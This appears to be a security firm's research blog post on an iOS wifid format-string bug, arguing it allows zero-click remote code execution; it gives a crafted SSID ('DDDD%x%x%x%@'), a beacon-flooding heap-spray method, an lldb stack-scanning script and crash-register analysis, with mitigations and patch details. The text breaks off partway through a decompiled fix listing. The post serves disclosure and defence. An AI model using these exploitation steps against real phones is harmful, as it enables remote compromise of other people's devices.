Meet WiFiDemon – iOS WiFi RCE 0-Day Vulnerability, and a Zero-Click Vulnerability That Was Silently Patched

blog.zecops.com/research/meet-wifidemon-ios-wifi-rce-0-day-vulnerability-and-a-zero-click-vulnerability-that-was-silently-patched/

By ZecOps Research Team

July 17, 2021

The TL;DR Version:

ZecOps Mobile EDR Research team investigated if the recently announced WiFi format-string bug in wifid was exploited in the wild.

This research led us to interesting discoveries:

- Recently a silently patched 0-click WiFi proximity vulnerability on iOS 14 – iOS 14.4 without any assigned CVE
- That the publicly announced WiFi Denial of Service (DoS) bug, which is currently a 0day, is more than just a DoS and **actually a RCE**!
- Analysis if any of the two bugs were exploited across our cloud user-base.

Introduction

There's a new WiFi vulnerability in-town. You probably already saw it, but didn't realize the implication. The recently disclosed 'non-dangerous' WiFi bug – is potent.

This vulnerability allows an attacker to infect a phone/tablet without *any* interaction with an attacker. This type of attack is known as “0-click” (or “zero-click”). The vulnerability was only partially patched.

1. Prerequisites to the WiFiDemon 0-Click Attack:

- Requires the WiFi to be open with Auto-Join (enabled by default)
- Vulnerable iOS Version for 0-click: Since iOS 14.0
- The 0-Click vulnerability was patched on iOS 14.4

Solutions:

- Update to the latest version, 14.6 at the time of writing to avoid risk of WiFiDemon in its 0-click form.
- Consider disabling WiFi Auto-Join Feature via Settings->WiFi->Auto-Join Hotspot->Never.
- Perform risk and compromise assessment to your mobile/tablet security using ZecOps Mobile EDR in case you suspect that you were targeted.

2. Prerequisites to the WiFi 0Day Format Strings Attack:

Unlike initial research publications, at the time of writing, the WiFi Format Strings seem to be a Remote Code Execution (RCE) when joining a malicious SSID.

Solutions:

- Do not join unknown WiFis.
- Consider disabling WiFi Auto-Join Feature via Settings->WiFi->Auto-Join Hotspot->Never.
- Perform risk and compromise assessment to your mobile/tablet security using ZecOps Mobile EDR in case you suspect that you were targeted.
- This vulnerability is still a 0day at the time of writing, July 4th. iOS 14.6 is **VULNERABLE** when connecting to a specially crafted SSID.
- Wait for an official update by Apple and apply it as soon as possible.

Wi-Fi-Demon ?

wifid is a system daemon that handles protocol associated with WIFI connection. Wifid runs as root. Most of the handling functions are defined in the CoreWiFi framework, and these services are not accessible from within the sandbox. wifid is a sensitive daemon that may lead to whole system compromise.

Lately, researcher Carl Schou (@vm_call) discovered that wifid has a format string problem when handling SSID.

https://www.forbes.com/sites/kateoflahertyuk/2021/06/20/new-iphone-bug-breaks-your-wifi-heres-the-fix

The original tweet suggests that this wifid bug could permanently disable iPhone's WiFi functionality, as well as the Hotspot feature. This "WiFi" Denial of Service (DoS) is happening since wifid writes known wifi SSID into the following three files on the disk:

- /var/preferences/com.apple.wifi.known-networks.plist
- /var/preferences/SystemConfiguration/com.apple.wifi-networks.plist.backup
- /var/preferences/SystemConfiguration/com.apple.wifi-private-mac-networks.plist

Every time that wifid respawns, it reads the bad SSID from a file and crashes again. Even a reboot cannot fix this issue.

However, this bug can be "fixed" by taking the following steps according to Forbes:

"The fix is simple: Simply reset your network settings by going to Settings > General > Reset > Reset Network Settings."

This bug currently affects the latest iOS 14.6, and Apple has not yet released any fixes for this bug.

Further Analysis Claims: This is Only a Denial of Service

Followed by another researcher Zhi @CodeColorist published a quick analysis.

https://blog.chichou.me/2021/06/20/quick-analysis-wifid/

His conclusion was:

> "For the exploitability, it doesn't echo and the rest of the parameters **don't seem like to be controllable.** Thus **I don't think this case is exploitable.**
>
> After all, to trigger this bug, you need to connect to that WiFi, where the SSID is visible to the victim. A phishing Wi-Fi portal page might as well be more effective."

The Plot Thickens

We checked ZecOps Mobile Threat Intelligence to see if this bug was exploited in the past. We noticed that two of our EMEA users had an event related to this bug. Noteworthy, we only have access to our cloud data, and couldn't check other on-premises clients – so we might be missing other events.

We asked ourselves:

1. Why would a person aware of dangerous threats connect to a network with such an odd name “%s%s…”. – Unlikely.
2. Why would an attacker bring a tactical team to target a VIP, only to cause DoS – It still does not make sense.

Remotely exploitable, 0-click, under the hood!

Further analysis revealed that:

1. Attackers did not need to force the user to connect. This vulnerability could be launched as a 0click, without any user interaction. **A victim only needed to have your WiFi turned on to trigger the vulnerable code.**
2. This is not a DoS, but an actual RCE vulnerability for both the recently patched 0-click format-strings vulnerability, and the malicious SSID format-strings 0-day vulnerability.

This 0-click bug was patched on iOS 14.4 and credits “an anonymous researcher” for assisting. Although this is a potent 0-click bug, a CVE was not assigned.

https://support.apple.com/en-us/HT212146

Entry added February 1, 2021

WebRTC

We would like to acknowledge Philipp Hancke for their assistance.

Entry added February 1, 2021

Wi-Fi

We would like to acknowledge an anonymous researcher for their assistance.

Entry added February 1, 2021

Technical Details: Analysis of a Zero-Click WiFi Vulnerability – WiFiDemon

Let’s do a deeper dive into the technical details behind this vulnerability:

Considering the possible impact of triggering this vulnerability as a 0-click, as well as the potential RCE implications, we investigated the wifid vulnerability in depth.

When we tested this format-strings bug on an older version, similar to our clients, we noticed that wifid has intriguing logs when it is not connected to any wifi.

```
20:40:05.486888   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
20:40:18.879817   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
20:40:35.278726   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
20:40:52.298623   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
20:41:22.291903   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
20:41:56.476692   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
20:43:02.622438   wifid   {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found:
```

These logs contain SSID, which indicates that it may be affected by the same format string bug.

We tested it and Voilà, it is affected by the same format string bug – meaning that this is a zero-click vulnerability and can be triggered **without** an end-user connecting to a strange named wifi.

This log is related to a common smart device behavior: Automatically scan and join known networks.

Zero-Click – Even When The Screen is Off

The iPhone scans WiFi to join every **~3 seconds** while the user is actively using the phone. Furthermore, even if the user's phone screen has been turned off, it still scans for WiFi but at a relatively lower frequency. The waiting time for the following scan will be longer and longer, from **~10 seconds** to **1+ minute**.

As long as the WiFi is turned on this vulnerability can be triggered. If the user is connected to an existing WiFi network, an attacker can launch another attack to disconnect/de-associate the device and then launch this 0-click attack. Disconnecting a device from a WiFi is well-documented and we'll not cover it as part of the scope for this blog.

This 0-click vulnerability is powerful: if the malicious access point has password protection and the user never joins the wifi, nothing will be saved to the disk. After turning off the malicious access point, the user's WIFI function will be normal. A user could hardly notice if they have been attacked.

Exploiting this Vulnerability

We further analyzed whether this vulnerability can be exploited, and how:

```
sub_1028B3830(a1);
if ( v63 )
{
  v46 = objc_autoreleasePoolPush();
  if ( qword_102A057A8 )
  {
    v47 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("Scanning(%s) for MRU Networks: %@"));
    *(_QWORD *)&savedregs = CFSTR("AUTOJOIN, SCAN");
    *((_QWORD *)&savedregs + 1) = v47;
    v48 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("{%@*} %@"));
    v49 = objc_autoreleasePoolPush();
    v50 = (void *)qword_102A057A8;
    if ( qword_102A057A8 )
    {
      v51 = objc_msgSend(v48, "UTF8String");
      objc_msgSend(v50, "WFLog:message:", 3LL, v51);
    }
    objc_autoreleasePoolPop(v49);
  }
  objc_autoreleasePoolPop(v46);
  CFRelease(v63);
}
v52 = sub_1028B3898(a1, *(_QWORD *)(a1 + 1768), v26, 0LL);
CFRelease(v26);
if ( (_DWORD)v52 )
```

This post assumes that the reader is aware of the concept of format-string bugs and how to exploit them. However, this bug is slightly different from the "traditional" printf format string bugs because it uses **[NSString stringWithFormat:]** which was implemented by Apple, and Apple removed the support for **%n** for security reasons. That's how an attacker would have been able to write to the memory in an exploitation of a traditional format string bug.

Where You AT? – %@ Is Handy!

Since we cannot use **%n**, we looked for another way to exploit this 0-click N-Day, as well as the 1-click 0-day wifid bug. Another possible use is **%@**, which is uniquely used by Objective-C.

Since the SSID length is limited to 32 bytes, we can only put up to 16 Escape characters in a single SSID. Then the Escape characters we placed will process the corresponding data on the stack.

A potential exploit opportunity is if we can find an object that has been released on the stack, in that case, we can find a spray method to control the content of that memory and then use **%@** to treat it as an Objective-C object, like a typical Use-After-Free that could lead to code execution.

Step 1: Find Possible Spraying Opportunities on the Stack

First, we need to design an automatic method to detect whether it is possible to tweak the data on the stack. lldb breakpoint handling script perfectly fits that purpose. Set a breakpoint right before the format string bug and link to a lldb script that will automatically scan and observe changes in the stack.


```
def test_wifid(debugger, command, result, dict):

    target = debugger.GetSelectedTarget()
    selfmodule = target.GetModuleAtIndex(0)

    loadaddr = selfmodule.GetObjectFileHeaderAddress().GetLoadAddress(target)
    fileaddr = selfmodule.GetObjectFileHeaderAddress().GetFileAddress()
    image_offset = loadaddr - fileaddr;

    bp_wifid_scanstack = debugger.GetSelectedTarget().BreakpointCreateByAddress(image_offset + 0x1000FAED0)
    # Set breakpoint at the line: objc_msgSend(v16, "WFLog:message:", 3LL, v17)

    bp_wifid_scanstack.SetScriptCallbackFunction("wifid_test_stack.bp_wifid_scanstack_handling_func")

    return

def bp_wifid_scanstack_handling_func(frame,bp_loc,dict):

    stack_ptr = frame.EvaluateExpression("(uint64_t)$sp")

    for i in range(0, 100):
        read_stack = frame.EvaluateExpression("*(uint64_t*)($sp + 8*{})".format(str(i)))
        if len(hex(read_stack.unsigned)) == 11:
            read_obj = frame.EvaluateExpression("*(uint32_t*)({})".format(hex(read_stack.unsigned)))
            read_obj_part2 = frame.EvaluateExpression("*(uint32_t*)({}+4)".format(hex(read_stack.unsigned)))

            if read_obj.unsigned == 0x41414141:
                print("HIT! stack+{}({}): {} {}".format(hex(i * 8), hex(read_stack.unsigned), hex(read_obj.unsigned), hex(read_obj_part2.unsigned)))
            elif read_obj.unsigned == 0x42424242:
                print("HIT! stack+{}({}): {} {}".format(hex(i * 8), hex(read_stack.unsigned), hex(read_obj.unsigned), hex(read_obj_part2.unsigned)))
            elif read_obj.unsigned == 0x43434343:
                print("HIT! stack+{}({}): {} {}".format(hex(i * 8), hex(read_stack.unsigned), hex(read_obj.unsigned), hex(read_obj_part2.unsigned)))
            elif read_obj.unsigned == 0x44444444:
                print("HIT! stack+{}({}): {} {}".format(hex(i * 8), hex(read_stack.unsigned), hex(read_obj.unsigned), hex(read_obj_part2.unsigned)))

    return False
```

Step 2: Find an Efficient Spraying Method

Then we need a spray method that can interfere with wifid's memory over the air.

An interesting strategy is called **Beacon Flooding Attack**. It broadcasts countless Beacon frames and results in many access points appearing on the victim's device.

To perform a beacon flooding attack, you need a wireless Dongle that costs around $10 and a Linux VM. Install the corresponding dongle firmware and a tool called mdk3. For details, please refer to this article.



As part of the beacon frame mandatory field, SSID can store a string of up to 32 bytes. wifid assigns a string object for each detected SSID. You can observe that from the log. This is the most obvious thing we can use for spray.

```
Console (44 messages)
Clear   Reload   Info   Share        ANY wifid  ANY scan  ANY found
s and Faults                                                         Save
Type  Time              Process   Message
      22:10:58.940640   wifid     {AUTOJOIN, SCAN*} Scanning 2Ghz Channels found: AAAAAAAAAAAAAAAA…
      22:10:58.943076   wifid     AJScan: Found {0 Nw, 0 hidden 0 HS, 0 HS20, busych 1, force 0} 2.…
      22:11:01.585076   wifid     {AUTOJOIN, SCAN*} Scanning 5Ghz Channels found:

wifid (WiFiPolicy)                                                  Volatile
Subsystem: com.apple.WiFiPolicy  Category:  Details     2021-07-05 22:10:58.940640

{AUTOJOIN, SCAN*} Scanning 2Ghz Channels found: AAAAAAAAAAAAAAAAAAAAAAAAAAAA33AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA34AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA55AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA54AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA09AA,
24G, AAAAAAAAAAAAAAAAAAAAAAAAAAAA32AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA75AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA74AA,
 AAAAAAAAAAAAAAAAAAAAAAAAAAAA59AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA65AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA19AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA64AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA11AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA06AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA16AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA13AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA70AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA17AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA00AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA68AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA14AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA12AA,
AAAAAAAAAAAAAAAAAAAAAAAAAAAA04AA, AAAAAAAAAAAAAAAAAAAAAAAAAAAA24AA, AAAAAAAAAAAAAAAAAAAAAAAAAAA<…>
```

Now attach a debugger to wifid and start flooding the device with a list of SSIDs that can be easily recognized. Turn on the iOS wifi feature and wait until it begins automatically scanning for available WiFi. The breakpoint will get triggered and check through the stack to find traces of spray. Below is the output of the lldb script:

```
(lldb) HIT! stack+0x18(0x10566fde0): 0x42424242 0x4242202c
HIT! stack+0x238(0x10565a550): 0x42424242 0x42424242
HIT! stack+0xec0(0x104e6d900): 0x42424242 0x42423834
HIT! stack+0xf30(0x104e6d900): 0x42424242 0x42423834
HIT! stack+0xcc0(0x10581c200): 0x42424242 0x42424242
HIT! stack+0xcc8(0x10581c210): 0x42424242 0x202c4242
HIT! stack+0xf30(0x10563d770): 0x42424242 0x42423736
HIT! stack+0xba0(0x104d56520): 0x42424242 0x42423538
HIT! stack+0xb78(0x104d608e8): 0x42424242 0x42424242
```

The thing that caught our eye is the pointer stored at stack + offset 0x18. Since the SSID can store up to 32 bytes, the shortest format string escape character such as **%x** will occupy two bytes, which means that we can reach the range of 16 pointers stored on the stack with a single SSID at most. So **stack + offset 0x18** could be reached by the fourth escape character. And the test results tell us that data at this offset could be controlled by the content we spray.

```
(lldb) x/60x $sp
0x16c088a70: 0x04250088 0x00000001 0x04362cf0 0x00000001
0x16c088a80: 0x05024ef0 0x00000001 0x042757a8 0x00000001
0x16c088a90: 0x00000000 0x00000000 0x04362b10 0x00000001
0x16c088aa0: 0x00000000 0x00000000 0x043619d0 0x00000001
0x16c088ab0: 0x00000001 0x00000000 0x05023e00 0x00000001
0x16c088ac0: 0x6c088c30 0x00000001 0x040fa2e8 0x00000001
0x16c088ad0: 0x0424f508 0x00000001 0x04362900 0x00000001
0x16c088ae0: 0x042b5400 0x00000001 0x042b5418 0x00000001
0x16c088af0: 0x6c088b60 0x00000001 0x944aa3f0 0x00000001
0x16c088b00: 0x042a8000 0x00000001 0x04362a40 0x00000000
0x16c088b10: 0x04362ce0 0x00000001 0x04362900 0x00000001
0x16c088b20: 0x0000000a 0x00000000 0x042757a8 0x00000001
0x16c088b30: 0x0432f200 0x00000001 0x00000080 0x00000000
0x16c088b40: 0x0435d7a0 0x00000001 0x00000000 0x00000001
0x16c088b50: 0x00000000 0x00000000 0x00000000 0x00000000
```


Step 3 – Test the Ability to Remotely Control the Code Execution Flow

So in the next test, we kept the Beacon Flooding Attack running, meanwhile we built a hotspot named **“DDDD%x%x%x%@”**. Notice that **%@** is the fourth escape character. Unsurprisingly, wifid crashes as soon as it reads the name, and it automatically respawns and crashes again as long as the hotspot is still on.

Checking the crash, it appears that the **x15** register is easily affected.

```
./wifid-2021-07-07-195646.crash:   x12: 0x00000001f9e16280  x13: 0x0000000000000000  x14: 0x000000010282d480  x15: 0x44444444202c6e6f
./wifid-2021-07-07-195625.crash:   x12: 0x00000001f9e16280  x13: 0x0000000000000000  x14: 0x0000000125834280  x15: 0x44444444202c6e6f
./wifid-2021-07-07-195543.crash:_  x12: 0x00000001f9e16280  x13: 0x0000000000000000  x14: 0x0000000105834680  x15: 0x44444444202c6e6f
```

Now analyze where it crashed. As the effect of **%@** format specifier, it’s trying to print Objective-C Object.



The code block highlighted in yellow is the desired code execution flow. x0 is the pointer stored at **stack + offset 0x18**. We try to control its content through the spray and lead the situation to the typical Use-After-Free scenario. **x9** is the data **x0** points to. It represents isa pointer, which is the first member of the **objc object** data structure. As you can see in the figure, control **x9** is critical to reaching that **objc_msgSend** call at the bottom. With more tests, we confirmed that **stack + offset 0x18** indeed can be affected by the spray.

```
./wifid-2021-07-07-195625.crash:    x8: 0x00000001eb3b5db8   x9: 0x7825782544444444  x10: 0x7825782544444444  x11: 0x00000001f97c75e8
./wifid-2021-07-07-195738.crash:    x8: 0x00000001eb3b5db8   x9: 0x9402e914aa1503e0  x10: 0x9402e914aa1503e0  x11: 0x00000001f97c75e8
./wifid-2021-07-07-200704.crash:    x8: 0x00000001eb3b5db8   x9: 0x3742424242424242  x10: 0x3742424242424242  x11: 0x00000001f97c75e8
./wifid-2021-07-07-200715.crash:    x8: 0x00000001eb3b5db8   x9: 0x6564616373614320  x10: 0x6564616373614320  x11: 0x00000001f97c75e8
 Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
 Exception Subtype: KERN_INVALID_ADDRESS at 0x000000024242425c
Thread 7 crashed with ARM Thread State (64-bit):
    x0: 0x000000010214d8d0   x1: 0x00000001eb3b5db8   x2: 0x0000000242424240   x3: 0x000000000000000d
    x4: 0x000000017010b480   x5: 0x0000000000000000   x6: 0x0000000000000000   x7: 0x00000001f175dda8
    x8: 0x00000001eb3b5db8   x9: 0x3742424242424242  x10: 0x3742424242424242  x11: 0x00000001f97c75e8
   x12: 0x00000001f9e16280  x13: 0x0000000000000000  x14: 0x000000017010bda0  x15: 0x444444444202c30
   x16: 0x00000001b46c121c  x17: 0x0000000000000000  x18: 0x0000000000000000  x19: 0x0000000000000000
   x20: 0x000000010214d8d0  x21: 0x00000001eb3b5db8  x22: 0x0000000000000000  x23: 0x000000010214f651
   x24: 0x000000017010bda2  x25: 0x000000017010bdb8  x26: 0x000000017010b950  x27: 0x0000000000000004
   x28: 0x0000000000000000   fp: 0x000000017010b290   lr: 0x00000001a02bc974
    sp: 0x000000017010b260   pc: 0x00000001b46c1230 cpsr: 0x20000000
   esr: 0x92000006 (Data Abort) byte read Translation fault
```

Now things have become more familiar. Pass a controlled/fake Objc object to **objc_msgSend** to achieve arbitrary code execution. The next challenge is finding a way to spray memory filled with ROP/JOP payload.

Step 4 – Achieving Remote Code Execution

wifid deals with a lot of wireless features. Spraying large memory wirelessly is left as an exercise for the reader. Locally, this bug can be used to build a partial sandbox escape to help achieve jailbreaking.

Attacks-In-The-Wild?

Ironically, the events that triggered our interest in this vulnerability were not related to an attack and the two devices were only subject to a denial of service issue that was fixed on iOS 14.6.

However, since this vulnerability was widely published, and relatively easy to notice, we are highly confident that various threat actors have discovered the same information we did, and we would like to encourage an issuance of a patch as soon as possible.

ZecOps Mobile EDR Customers will identify attacks leveraging these vulnerabilities with the tag “WiFiDemon”.

Generating an Alert Using ZecOps Mobile EDR

We have added generic rules for detection of successful exploitation to our customers.

We also provided instructions to customers on how to create a rule to see failed spraying / ASLR bypass attempts.

To summarize:

- A related vulnerability was exploitable as a 0-click until iOS 14.4. CVE was not assigned and the vulnerability was silently patched. The patch thanks an anonymous researcher.
- The publicly announced WiFi vulnerability is exploitable on 14.6 when connecting a maliciously crafted SSID.
- We highly recommend issuing a patch for this vulnerability.
- Older devices: e.g. iPhone 5s are still on iOS 12.X which is not vulnerable to the 0-click vulnerability.

If you’d like to check your phone and monitor it – feel free to reach out to us here to discuss how we can help you increase your mobile visibility using **ZecOps Mobile EDR**.

We would like to thank @08tc3wbb (follow), @ihackbanme (follow) and SYMaster for assisting with this blog.

iOS 14.7 fix

The fix on iOS 14.7 is as follows, it’s pretty straightforward, adding “%s” as format-string and the SSID included string as a parameter solves the issue.

```
v26 = objc_autoreleasePoolPush();
if ( qword_100260750 )
{
  v27 = sub_1000A6410(v21);
  v28 = objc_msgSend(
          &OBJC_CLASS___NSString,
          "stringWithFormat:",
          CFSTR("Attempting Apple80211AssociateAsync to %@"),
          v27);
  v29 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("{%@+} %@"), CFSTR("ASSOC"), v28);
  v30 = objc_autoreleasePoolPush();
  v31 = qword_100260750;
  if ( qword_100260750 )
  {
    v32 = objc_msgSend(v29, "UTF8String");
